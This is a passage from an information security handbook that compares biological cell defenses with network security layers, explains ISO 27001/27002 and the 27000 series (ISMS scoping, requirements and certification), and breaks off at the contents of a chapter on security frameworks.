* The idea for this chapter came from a reading of Peter Checkland's book, *Systems Thinking, Systems Practice* (Wiley, 1999). An academic version of this chapter with full references appeared in *Communications of the Association for Information Systems*, volume 12 (December 2003), titled, "Defense Mechanisms of Biological Cells: A Framework for Network Security Thinking," by Knapp, Morris, Rainer, and Byrd. Opinions, conclusions, and recommendations expressed or implied within are solely those of the authors and do not necessarily represent the views of the USAF Academy, The Citadel, the USAF, the Department of Defense, or any other government agency.

Examining the similarities between biological cells and networked computer systems reveals valuable lessons for the security professional. In summary, the security approach in cells is consistent with the defense-in-depth notion that multiple techniques and layers help to mitigate the risk of one layer being compromised.

Today, networks are essential tools for business survival. Typically, the more employees use a network, the more valuable it becomes. The challenge is daunting: security must protect business information while allowing for open communication and commerce. Looking to nature for security approaches can yield insights into how we can better meet this challenge. In this regard, biological cells offer a security strategy that is interesting and worth emulating.

After studying security mechanisms in cells, we found that security mechanisms are present in nearly every cell component. Cells follow a multilayered, defense-in-depth approach to security. In this chapter, we offer a framework that examines the similarities between cell security and network security. In today's high-technology environment, in which security is increasingly important, this framework can help us by stimulating thinking about security while offering a model about how to design secure systems.

Before we discuss the various analogies between cells and networks, we will briefly mention what biologists call "cell theory." Understanding the basics of cell theory helps explain why cells are useful to study as a security framework. The premise of cell theory states that all living things are made up of cells—it is the fundamental unit of structure in all life. A single cell can be a complete organism in itself or cells can work together to become the building blocks of large multicellular organisms such as a human being. Although differences exist between plant and animal cells or blood and skin cells, the similarities are substantial. Because cells are considered the fundamental structure of life, we argue that it is worth examining cells because they highlight important principles valuable to today's security professional.

Figure 18.1 illustrates the fundamental architecture of a cell. For each identified cell component in the figure, we name an analogous computer network counterpart. In the following section, we will briefly examine the key aspects of this figure while providing four analogies that highlight similarities between cells and networks. As a conclusion, we offer five valuable principles based on cell security that are useful to the information security professional.

Four Analogies

Table 18.1 provides a framework of the four analogies by comparing cell biology and computer networks. The left column lists a phrase that accurately describes the functions common to both. The center column provides the computer network term with the analogous cell biology term to the right. We discuss each analogy in the following paragraphs.

Barrier Defense

After studying cells, we quickly noticed just how essential perimeter defenses are to cell security. The first line of defense is the plasma membrane, which encloses and protects the cell. The membrane




Figure 18.1 Cell components and computer network counterparts.

Table 18.1 Computer Network and Biological Cell Comparison

Analogous Function	*Computer Network Examples*	*Cell Biology Examples*
Barrier defense	Exterior router Firewall Intrusion detection system (IDS)	Plasma membrane/cell wall oligosaccharides
Barrier transmission and communication	Tunneling protocols Secure Sockets Layer (SSL) Virtual private networks (VPNs) Network ports	Variety of membrane channels Gap junctions Facilitated diffusion Extracellular matrix signaling (e.g., receptors)
Internal organization	Internal firewalls Network demilitarized zone (DMZ)	Membrane-bound organelles Nucleolus double-membrane envelope
Internal routing and communication	E-mail Instant messaging Routers Internet Protocol version 6 (IPv6) Routing tables	Endocytosis Exocytosis Golgi apparatus Cell nucleus

forms a selective barrier allowing nutrients to enter and waste products to leave. This membrane is the primary divider between the cell and its external environment. Some plant cells have a rigid cell wall in addition to the plasma membrane. For this chapter, however, we discuss cells in general without distinguishing between the different types of cells. In sum, cell membranes allow the entry of wanted elements while filtering out unwanted elements.

In comparison, network perimeters include routers, IDSs, and firewalls. Together, these devices demark an internal network from the public Internet. Like cell membranes, firewalls filter out unwanted data while permitting wanted data to enter. Furthermore, threat analogies exist between firewalls and cell membranes. A transport channel that circumvents the cell membrane can endanger the cell just as an unauthorized modem or a faulty firewall rule can endanger an entire network.

In general, membranes provide perimeter defense for the cell through three main functions: (1) mechanical protection and a chemically buffered environment, (2) a porous medium for the distribution of water and other small molecules, and (3) a storage site of regulatory molecules that sense the presence of pathogenic threats. Interestingly, devices such as a firewall and IDS together provide similar functions: (1) electronic protection through a buffered environment, (2) a "porous" medium for the distribution of packets, and (3) a regulatory listing to detect the presence of electronic intrusions.

One of the more versatile cell barrier defenses involves oligosaccharins. These fragments in the cell wall become active in an attack against the cell. Among their multiple roles, oligosaccharides perform an important signaling function that can initiate when a pathogen that threatens a cell is detected. An attack can then trigger an "oxidative burst" near the cell membrane that serves two functions relating to cell defense. First, this burst releases hydrogen peroxide, superoxide, and other active oxygen types that directly attack the pathogen in an attempt to destroy it. Second, the burst prompts a hardening of the cell membrane, making it harder for the pathogen to penetrate the membrane.

A desired quality of networks is an active defense against attacks rather than a passive, reactive one. The multiple roles of oligosaccharides serve as a model of how cells provide an "active defense." For example, the hardening of the cell membrane upon detection of a threat is like switching a firewall's rule base to a stricter configuration, thus making the firewall more difficult to penetrate under high threat conditions.

Barrier Transmission and Communication

Today, numerous cyber and privacy threats force businesses to use secure network communications. To meet this need, numerous services such as VPNs, SSL, and other tunneling protocols have emerged. Comparatively, cells have a very rich variety of specialized communication mechanisms. Intriguingly, these mechanisms all inherently incorporate security. In this section, we limit our discussion to three such cell mechanisms: membrane channels, gap junctions, and communication via the extracellular matrix.

Membrane Channels

Firewalls and routers manage communications by opening and closing thousands of ports that allow or block data. At the biological level, a similar structure exists. Cells can communicate with other cells via electrical current flowing across the cell's membrane. This current appears as bursts

traveling through open channels, or holes, formed by proteins built into the membrane. If no hole is open, no significant current flows.

Signals from external substances such as calcium wanting to enter the cell can cause the opening of membrane channels. Like some network firewalls that can restrict the passage of certain protocols, cell membrane channels permit passage of selected substances while denying others.

Gap Junctions

The cytoplasm is the material that fills the inside of a cell between the plasma membrane and the membrane of the nucleus. In this sense, the cytoplasm is like an internal network within the cell. Connecting the cytoplasm between cells, channels called gap junctions allow the secure passage of molecules through the cell's membrane. Gap junctions provide a secure tunnel to allow the passage of molecules and ions between cells. In essence, gap junctions are similar to VPNs that safely link outside users (or external organizations) to an organization's internal network.

Cell-to-Cell Communications via the Extracellular Matrix

One way that cells communicate with other cells is by employing receptors that detect outside elements friendly to the cell. Receptors recognize foreign objects and then convey the message to the nucleus to induce a response. Receptors also have an important security function.

In multicellular organisms, communications that occur outside the cell do so in extracellular space, which consists of a gel material known as the extracellular matrix. The gel is composed of sugar molecules in a water-based solution filled with salts, proteins, other nutrients, and waste products.

Receptors that are associated with the cell's membrane provide communication links from the cell to this extracellular matrix. These receptors interact with protein fibers that influence cell behaviors, often leading to changes in cell shape, movement, and development.

In networks, an IDS protects a network from intrusions by flagging suspicious communications. Cells take a proactive approach to intrusion detection by deploying an array of different receptors that respond to extracellular signals in a type of signal detection system. Once detected by an associated receptor, an "approved" chemical signal triggers an event that changes a cell's behavior. Depending on the type of cell with which it is communicating, a particular chemical signal can cause different cellular reactions. In one example, a receptor will trigger the opening of a membrane channel, allowing a flow of ions into the cell, which can affect the electrical properties of the cell's membrane or cytoplasm.

Internal Organization

In recent years, some network devices have integrated firewall functionality into their services. One example is a firewall switch. In addition to these hybrid devices, organizations are making more frequent use of internal or application firewalls for use inside an organization's network. Internal firewalls can electronically segment departmental networks within an organization. They also can provide dedicated protection for high-value resources such as a financial data store. Internal firewalls not only provide a layer of protection from external cyber threats, but also can protect from internal threats.

Comparatively, cells are segmented into organelles. A dedicated protective membrane surrounds these specialized compartments. The internal membranes act as an additional layer of

cellular defense for the organelle. Each organelle membrane has its own distinct composition. Like the external plasma membrane, internal membranes contain barrier transmission mechanisms that facilitate communication between organelles.

The most prominent organelle, the nucleus, is a highly protected resource. A double-membrane envelope separated by a perinuclear space encloses the nucleus. The perinuclear space is like a buffer zone or network DMZ, which forms nuclear pores through which the nucleus and cytoplasm communicate. Protein granules often guard these pores to help regulate the passage of small ions and larger macromolecules into the nucleus.

Other organelles called mitochondria are responsible for the energy transactions necessary for cell survival. Like the nucleus, mitochondria are a high-value resource and have a double membrane. Other organelles include membrane-protected vacuoles, which are sacs within the cell that store food particles, water, and other substances. Vesicles are simply very small vacuoles.

Cells teach that security is a multilayered process. Whereas the plasma membrane provides the initial protection, the organelles provide their own protection with specialized membranes. The more valuable the organelle is to the cell, the more robust its membrane seems to be.

Similarly, based on the increased use of hybrid and internal firewalls, it appears that network security is beginning to resemble cell security. The defense-in-depth approach stipulates that security should be multilayered and that processes should penetrate deep into an organization. For example, defense in depth has been a key element of the U.S. Nuclear Commission's safety philosophy. It employs a framework of successive and redundant measures to prevent accidents at nuclear facilities. This philosophy has served the nuclear power industry well and is being used as an effective architectural model for securing industry cyber defenses. Defense in depth is receiving greater acceptance as a model for information technology security. It is also consistent with the multilayered approach of biological cells.

Internal Routing and Communication

Organizations today use a variety of communication systems such as e-mail, instant messaging, and Web conferencing. Cells too have what we can call communication systems. Endo- and exocytosis is one such system. This "full service" system facilitates cell transport, communication, and routing between organelles. It is also inherently secure.

In the process of endocytosis, cells—and even some organelles—engulf material by forming an inward depression in their outer plasma membrane. The depression continues to bulge further into the cell's cytoplasm until it finally pinches off as a vesicle. Later, a transport process called exocytosis discharges unwanted materials by performing endocytosis in reverse. Together, the endo- and exocytosis mechanisms serve as reliable security escorts. They direct material to the place it needs to go within the cell while safely escorting waste out of the cell.

Some of the newer Internet standards appear to integrate security and routing like those found in endo- and exocytosis. The IPv6 adds values into a packet's header field to help ensure security and privacy. IPv6 also requires the use of certain security protocols in the IP Security framework that enhance security at the packet level. Wrappers are another network technology with similarities to endo- and exocytosis. Various wrappers exist, but generally, wrappers can be placed in front of or around a data transmission and can encapsulate it from view to anyone other than the intended recipient. Such technologies can make the Internet inherently more secure if its core functionality has security designed into it.

Like large networks, cells have an extensive routing system that moves macromolecules to their destination organelle. These "routers" are systems devoted to keeping intracellular order

by delivering newly synthesized macromolecules to their proper home. These routers also have built-in security in that they are membrane-protected. Although not well understood, the Golgi apparatus is one such system. It handles many of these operations as the primary router of protein traffic in the cell.

The internal "routing tables" in a cell are contained in the nucleus. As the highly protected information hub of the cell, the nucleus provides details about the transportation of proteins into different compartments. It contains most of the cell's genetic information and houses the DNA molecules, which contain the information a cell needs to retain its unique character.

Routing and sorting in cells is not unlike that in computer networks. Although developments such as IPv6 and hybrid firewalls are improving security, the advanced level of encapsulated protection demonstrated in cell processes such as endo- and exocytosis serves as a model for network security. Beyond the scope of this chapter, a more detailed study of the advanced cell function of endo- and exocytosis may yield insight and ideas for improved network security.

Five Valuable Lessons from Cells

After a study of cell security, five principles emerged. Each of these represents a stratagem that is applicable to information security.

1. Seamless integration of communication and security functionality. Security functionality is highly integrated into cellular mechanisms. That is, security is not separate from the communication mechanism, but is rather an integral part of the system itself. In general, we do not see dedicated security mechanisms or organelles in cells. For example, we do not see any single or dedicated cell organelle in charge of cell security. What we do see is security as a shared responsibility built directly into the various mechanisms and organelles. Examples include membrane channels and gap junctions, all of which are inherently secure communication mechanisms.
2. Proactive approach to membrane defense and crossing. Cells take a proactive approach to the passage of items through the outer cell membrane. Instead of taking the approach of identifying unwanted elements, which is a common IDS method, cells generally take the opposite approach. By focusing on the "friendly" chemical or electrical signals provided by a visitor at the outer membrane, cells provide an active defense. Hence, cells identify desired elements prior to allowing their passage through the external membrane. Undesired or unidentified elements are blocked.
3. High level of specialization of communication methods. Cells have a rich variety of highly specialized mechanisms for moving molecules through the outer membrane. There seems to be a tailored communication mechanism for each type of molecule that a cell needs to cross its membrane. The cell perimeter is not a simple wall blocking out unwanted or dangerous elements. Instead, the cell perimeter works as a complex system containing numerous transporters and channels, each designed to allow specific molecules to pass.
4. Standard use of internal membrane protection for high-value resources. Cells make liberal use of internal membranes. Mitochondria, vacuoles, and the nucleus, for example, all have their own protective membrane—or multiple membranes—in addition to the cell's outer membrane. The more important the organelle's function, the more robust the internal membrane seems to be.
5. Overall, security is integrated, ubiquitous, and continuous. Considering the full range of mechanisms that inherently provide cellular security, we conclude that cells maintain a

high-security orientation. Defensive measures are present at the membrane, within organelles, during internal routing, and throughout the entire cell. In addition, the security mechanisms of a cell are not intermittently active, but rather are continuously active, or always on. Overall, we recognize that cell security is integrated, ubiquitous, and continuous. That is, in biological cells, security is a part of everything, security is everywhere, and security is always functioning.

These five principles also suggest general implications for network security design. Although such detailed recommendations are beyond the scope of this chapter, we trust that enough detail has been provided to gain a practical understanding of the general security architecture of biological cells and how such an understanding can potentially benefit thinking about network security design.

Summary

The analogies in this chapter suggest similarities between cellular functions that defend an organism compared to network systems that defend an organization. In summary, the security approach in cells is consistent with the defense-in-depth notion that multiple techniques and layers help to mitigate the risk of one layer of defense being compromised. Although we just scratched the surface of the cell analogy, we hope this discussion stimulates one's thinking about network security. Such thinking can generate ideas and insights, which, in turn, lead to security improvements.

Chapter 19

ISO Standards Draft Content

Scott Erkonen

Contents

Introduction
ISO 27001, ISO 27002, and the ISO 27000 Series
The 27000 Series of ISO Standards
Relationships to Other Standards
Why Do People Look to Implement an ISO 27001 ISMS?
How Does One Become Certified?
What Is the Future?

Introduction

The development of information security standards on an international level involves the International Organization for Standardization (ISO) and the International Electronics Consortium (IEC). Although other bodies provide sector-specific standards, they are often derived from or refer to the "ISO" standards (commonly referred to as ISO/IEC). In the United States, this work is managed through the American National Standards Institute and the International Committee for Information Technology Standards (INCITS). The group directly responsible for developing, contributing to, and managing this work is INCITS CS/1, cyber security. This group, CS/1, is also responsible for standards work in the areas of information technology (IT) security, privacy, identity management, and biometric security. One major area of focus for CS/1 involves the information security standards known as ISO/IEC 27001: 2005 (information security–information security management system (ISMS) requirements) and ISO/IEC 17799: 2005 (specification for information security management). For the sake of keeping things simplified as much as possible, these will be referred to as "ISO 17799" and "ISO 27001," respectively. It is also important to note that effective April 2007, ISO 17799 has undergone a numbering change and is renumbered to ISO 27002.

ISO 27001, ISO 27002, and the ISO 27000 Series

So what are these standards, and what are the differences between them? ISO 27001 is the standard for ISMS. Most people are more familiar with ISO 17799 (now ISO 27002), which is the code of practice for information security. Although it may seem confusing at first, the relationship is not difficult to understand. Many people confuse ISO 27001 and ISO 27002 with British Standard (BS) 7799, but although they are similar, they are not 100 percent equal. It is important to acknowledge that much of the work in this area was initiated by, and developed from, BS 7799 prior to it being modified and approved as an ISO standard, ISO 17799. What we have today is the result of that initial work combined with the input and participation of multiple nations. This chapter is not designed to serve as implementation guidance, but to educate you on the topic of ISMS, specifically as it pertains to ISO 27001. Implementation guidance is best left where it belongs, in ISO 27003.

ISO/IEC 27001 is the international standard that provides requirements for the creation, structure, and management of an ISMS. It contains five major areas, often referred to as "Sections 4 through 8." These areas are ISMS, management responsibility, internal ISMS audits, management review of the ISMS, and ISMS improvement. These four sections are what allow an organization to create a program structure, or ISMS. Most information security practitioners are familiar with or have heard of ISO 9001, which deals with quality management systems. Think of ISO 27001 as having similar structure, but dealing with this in the context of information security. One way to visualize this is as an umbrella. ISO 27001 provides the top layer defining how you document, organize, empower, audit, manage, and improve your information security program. In other words, an ISMS is an organization's structure for managing its people, processes, and technology. This chapter will provide you with information about the standards, but will not go into line-by-line descriptions or list the control objectives. It is highly recommended, if you are considering going down this path or would like to learn more, that you pick up a copy of the ISO standards.

ISO/IEC 17799 provides the control objectives, along with the legal, regulatory, or business requirements, that are relevant to an information security practitioner's organization. There are ten different areas that are covered in ISO 17799. These should look familiar as you are reading this book:

1. Security policy
2. Security organization
3. Asset classification and control
4. Personnel security
5. Physical and environmental security
6. Communications and operations management
7. Access control
8. Systems development and maintenance
9. Business continuity management
10. Compliance

Together with an organization's legal, regulatory, and business requirements, these control objectives provide the foundation of an ISO 27001 ISMS. Examine Annex A of ISO 27001, and you will notice that the control objectives in ISO 17799 are replicated there. When a security manager or practitioner wants to certify his or her organization's program as conforming to ISO 17799, it is actually done through certifying against the criteria defined in ISO 27001. This could seem confusing, but understand that the objective is to prove implementation of applicable controls from ISO 17799 (also Annex A of ISO 27001), and the ISMS developed from ISO 27001 (general requirements) provides the method by which this is accomplished.

So what are the requirements of ISO 27001? Sections 4 through 8 are often referred to as "general requirements."

Section 4 covers the requirements for development, implementation, management, and improvement of an ISMS. One of the first steps in the development of an ISMS is to define the scope. This scope can be based upon physical location, function, organizational culture, environment, or logical boundaries. Many organizations use physical or logical boundaries to simplify things. A scope includes physical, technical, information, and program elements and human assets. We will go a little deeper than normal regarding the concept of scoping, as it is a critical concept in information security and audit.

When you are developing an information security program based on ISO 27001, without the goal of certification, your scope would be where you have determined that your information security program is applicable. For example, you may work for a company with multiple divisions. Your scope may include the division that you are responsible for, but not the others or the overlying corporate structure. Think of scope in terms of span of control, which is critical for any program to be successful. You may choose to leverage building a program based upon ISO 27001 to expand span of control to drive consistency or manage risk.

If creating a scope for certification purposes, there are several important things to consider.

1. What is the value of the contents of the domain defined by the scope of the organization?
2. Do you have span of control over the domain?
3. What roles and responsibilities are performed by the people associated with the domain?
4. What are the logical or physical boundaries that can be used to define the domain?
5. What exceptions exist?
6. Is the desired scope reasonable for a certification effort?

When determining the value of the contents, there are many formulas that are available for you to use. Some are based on tangible values such as the dollar value of equipment. Others are based upon risk or business impact (potential for major disruption to the business caused by lack of availability, etc.). Oftentimes, a combination of these approaches proves to be the most successful. This chapter does not go into risk-management approaches, but will discuss the ISO risk requirements later.

Span of control is a critical concept in regard to successful scoping. You need to analyze what you have direct control over, can influence, or have no say in. Certification scopes typically deal with these areas of no control or limited influence through service-level agreements, memorandums of understanding, responsibility documents, or other methods. Trying to create a scope with little or no span of control may not be a wise idea and may end in the frustration of an ineffective program or failed certification attempt.

Roles and responsibilities exist within the scope and should be defined and understood so as to eliminate overlap and duplication. Responsibility for the management of the ISMS needs to be defined as well as the responsibility for those activities that make up the day-to-day operations of the system. A great way to keep all this information straight is through the use of RACI diagrams (in which tasks are split into four types of roles: Responsible, Accountable, Consulted, Informed), or responsibility matrices.

Physical and logical boundaries can be used to help define where a scope exists and can also help clarify span of control. These boundaries can be walls, floors, fences, etc., for the physical and virtual local area networks, segments, or even filtered ports for the logical boundaries. This is particularly valuable when preparing a scope for a data center, for example. Ingress and egress points, both physical and logical, can be identified and should be examined and documented.

Another important step in creating a scope is documenting exceptions. Exceptions are anything that is not applicable from the control objectives in Annex A. The requirements in Sections 4 through 8 are just that, required. You cannot document exceptions to those areas. One way to handle this is to create a list as you go or utilize a process that keeps these exceptions organized. You may need to defend your rationale for exceptions during an audit.

OK, so we have covered most of the items to be considered (granted, at a high level) when creating a scope. The most important question that needs to be answered is the last question that was asked earlier. Is the scope reasonable for attempting a certification audit? Many organizations, when first deciding whether to go down this road, choose to certify an entire organization (often referred to by consultants as "boiling the ocean"). Although this may be successful in smaller organizations with strong span of control, it may not be reasonable for most. Experience has shown that successful certification is based upon a program that is designed and implemented enterprisewide, but in which certification specifics are applied to the assets that are of the highest value to the organization. What you end up with is a situation in which the organization is able to benefit from the information security program that you developed (your ISMS) and from a certification that is internationally recognized and applied to your highest-value assets or services. My advice to you would be not to try to boil the ocean, but to look at a certification scope that makes sense for you. Are you a service provider? Consider certifying the portions of your organization that provide those services for your customers. Are you a financial institution? Consider certifying the services or centers where your customer information is stored, used, and retained. If you have a desire for enterprisewide certification, break your efforts up into manageable domains and apply the same scoping process to those domains.

Getting back to the rest of this section, defining an ISMS policy is just what it sounds like, writing a policy. Policy templates are popular starting points, but beware trying to use a canned document if you are going for certification or trying to build a truly effective program. Any good policy should be well thought out and be exactly that—a policy. Too often people put components of specifications (i.e., 128-bit encryption minimums) into policy. This prevents you from exercising span of control. Who wants to go to the board of directors every time you need to update a technical setting? The best advice to give here is to make sure that your "policy" fits the culture and environment of your organization. Take the time to be sure that you are not setting yourself up for failure by creating an unrealistic policy that you cannot live up to.

Risk management means different things to different people, but anyone should like the flexibility and business-friendly approach that the ISO standards take. If you are looking for a "how to" document, you will be disappointed. From the ISO standard perspective, they are more concerned that you have an organizational approach to risk, criteria or thresholds, and a repeatable methodology.

Informative references (optional, informational) exist that are directly applicable. Two of them are the following:

- *ISO/IEC 27005 Information Technology—Security Techniques—Information Security Risk Management*.
- *ISO/IEC TR 13335-3, Information Technology—Guidelines for the Management of IT Security—Techniques for the Management of IT Security*.

I strongly recommend using these documents as resources. At the end of performing a solid risk assessment, you should have a very good idea where your risks exist, what controls are there, and what your residual risk is. Remember, acceptance or transference are also approved methods for dealing with risk.

Monitoring and reviewing the ISMS—these requirements ensure that you are actively "managing" the ISMS. You not only have to understand what you have, but you need to be reviewing

for errors or security events, reviewing effectiveness, and checking to see if you are still on track with your objectives. Time should be spent on looking forward to improve the ISMS, while making sure that any identified problems or observations are acted upon.

Documents and records need to be maintained, as the remainder of the Section 4 requirements discuss. For this, certain types of documents and document control requirements are outlined. Keep all the applicable documentation in an environment that is easy to access and work with and that maintains the integrity of this information. Oftentimes, people have a content management system, portal, or Web server that can serve this purpose. However, there is no requirement that says these records need to be electronic. Pay attention to Section 4.3.1 if you are going for certification, as you will need to have those items on hand and ready for the auditors. These are the core categories of the actual documents that make up an ISMS.

Section 5 is the area of the ISMS requirements that talks about management involvement and responsibility. The support of management is critical to any program, not just an ISMS. Proof of this commitment comes in many ways, including documented responsibilities, approval of policy, funding, and active involvement with the appropriate levels of ISMS activities. Other examples of management's commitment are the hiring, training, and empowerment of staff.

Internal audits are another required function, and the requirements are described in Section 6. Internal audit is the function that reviews whether your ISMS is meeting your requirements and functioning properly. What is covered here is what you would expect regarding audit considerations, including scheduling, performance, and remediation requirements. Internal audit is an important process, as it allows for identification and resolution of issues between registrar audit cycles. If you find a problem, you can fix it—but be aware that major problems or "nonconformities" must be reported.

Management review is the subject of Section 7. This section correlates directly with the PDCA (Plan, Do, Check, Act) model, which is a foundation for all the ISO ISMS standards. Here, you review your actions, changes in the environment, and measurements among other things. There are two parts, one that deals with "inputs" and one that deals with "outputs." The "outputs" portion helps you document your actions, considerations, and outcomes. These types of records are important to show the active management of the ISMS.

The last section, Section 8, deals with ISMS improvement. This is often compared to continuous process improvement, which, in effect, it is. Section 8 can be simplified in the following manner: "corrective" actions, which focus on problems that have been identified, and "preventative" actions taken to avoid negative events and impacts. Oftentimes, these preventative actions are the result of a review of corrective actions.

That should give you a basic understanding of what is covered in the general requirements of ISO 27001. As you can see, there are various other standards and documents that work together to make an ISMS effective.

The 27000 Series of ISO Standards

Currently under development are various other documents in the 27000 series. The main purpose of these developing standards is to support organizations in their efforts to implement an ISMS based on ISO 27001.

- ISO 27000 is a standard designed to educate and inform people of what the 27000 series of documents is and how they interrelate. It will also contain vocabulary and concepts that are not specifically contained in the other 27000 series of documents.




Figure 19.1 Information security management reference model.

- ISO 27002 (effective April 2007) is what is currently known as ISO 17799.
- ISO 27003 is implementation guidance for ISO 27001, focusing on the general requirements (Sections 4 through 8).
- ISO 27004 deals with how to gather measurements and metrics from an ISMS.
- ISO 27005 covers risk management in regard to ISO 27001 and ISMS.
- ISO 27006 deals with the requirements for accreditation bodies (the people who actually perform the registration audits).

Additional standards in the 27000 series will be added as needed, in support of the overall ISMS standards.

Figure 19.1 explains the relationships and functions of these standards.

Relationships to Other Standards

Although these standards focus on information security, they do not exist in a vacuum. There are various other standards, such as ISO 20000 (IT service management) that complement and interface with ISO 27001 and ISO 17799. Consider ISO 20000 as the mechanism to deal with the IT infrastructure and ISO 27001 as the mechanism to deal with the information security program and requirements. IT service management can help organizations define how to deal with areas

such as change management and release management, which are both important from an information security standpoint as well.

Security managers often ask how standards such as COBIT (Control Objectives for Information and related Technology) and the National Institute of Standards and Technology standards relate to ISO standards. Although ISO 27001 will not direct someone to block a certain port on a firewall, it will require an understanding of the risk environment and the application of what is determined to be an appropriate control—that is, blocking that port. The important thing to understand is that where other standards are more operational, ISO standards deal with the issues of how security managers actually manage information security. This assists at a tactical and strategic level, while forming the processes for "informed decision," which impacts the operational level. These operational requirements are derived from legal, regulatory, or business requirements. When these elements are combined correctly, the result is a comprehensive information security program.

Why Do People Look to Implement an ISO 27001 ISMS?

There are many reasons information security practitioners and organizations are looking to implement or have implemented ISO 27001 ISMS. These reasons include looking for a way to provide proof of activities, due care, due diligence, and regulatory compliance. An ISO 27001 ISMS clearly meets the rigors of the Sarbanes-Oxley Act and other similar legislation in the United States or worldwide through the process of identifying and meeting requirements. Others see this as a road map into the future, understanding where future requirements may be met more easily by having a proven, flexible structure in place. Clear demonstration of industry leadership drives some, such as Fujitsu, PREMIER Bankcard, and the Federal Reserve Bank of New York, who were among the first worldwide to certify to ISO 27001 when it was published in November of 2005. Various organizations have leveraged ISMS efforts to accelerate maturity in their organization while maintaining flexibility.

One differentiator with the ISO 27001 standard is that it is risk based and, therefore, "business friendly." Security managers get to choose which control objectives apply to them based on their risk, legal, regulatory, and business requirements. There are many additional benefits that have been experienced firsthand, but to list them all here would be too lengthy.

How Does One Become Certified?

One potential advantage of building an information security program based on ISO 27001 is that you can achieve certification. Although there are many industry- or technology-specific certification schemes, none offer the level of international recognition that the ISO ISMS certification does. The actual certification audit is performed by an accredited registrar, working with a certification body (CB). Several of the best-known registrars include British Standards Institution (BSI) and Bureau Veritas Certification (BVQI), but recently American-based companies such as SRI Quality System Registrar and Cotecna are now beginning to offer services in this area. Globally, there are many CBs (also known as accreditation services). Several have been very active in ISMS activities. The best known of these is the United Kingdom Accreditation Service. In America, the American National Accreditation Body has expanded its existing quality management systems offerings to include ISO 27001. This is an important step toward increased adoption of the ISO standards in the United States. If someone is looking to become certified, or is

interested, a program analysis is a good way to start. These can either be performed internally or with the help of an experienced partner. Following this, you should be able to have a good feel for where you sit, and what it will take to achieve your goal. Even if you are not interested in certification, the ISO standards provide a sound, accepted measuring stick against which you can examine your information security program. One last word of assistance to those who seek certification—train and educate those involved with the process. There are lead auditor and implementer courses available that should be considered. These can shorten your learning curve and bring better results in the long run.

What Is the Future?

The use of the ISO standards continues to grow in the United States. Many private and public sector organizations have information security programs built on components of ISO 17799. Although there were under 25 organizations certified to BS 7799 (in the United States), this number has already nearly doubled since the publication of ISO 27001. As awareness of the standards and the benefits of implementing ISMS continues to grow, it is estimated that the United States will begin to surpass many countries and become more on the level of the United Kingdom, Japan, and India, countries with registrations numbering in the hundreds. Security managers should take the time to explore ISO 27001 and the ISO 27000 series as important tools that can help strengthen their ability to manage information security.

Chapter 20

Security Frameworks

Robert M. Slade

Contents

Introduction
- General Types and Differences
  - Governance
  - Checklist
  - Risk Management and Assessment
  - Audit and Assurance
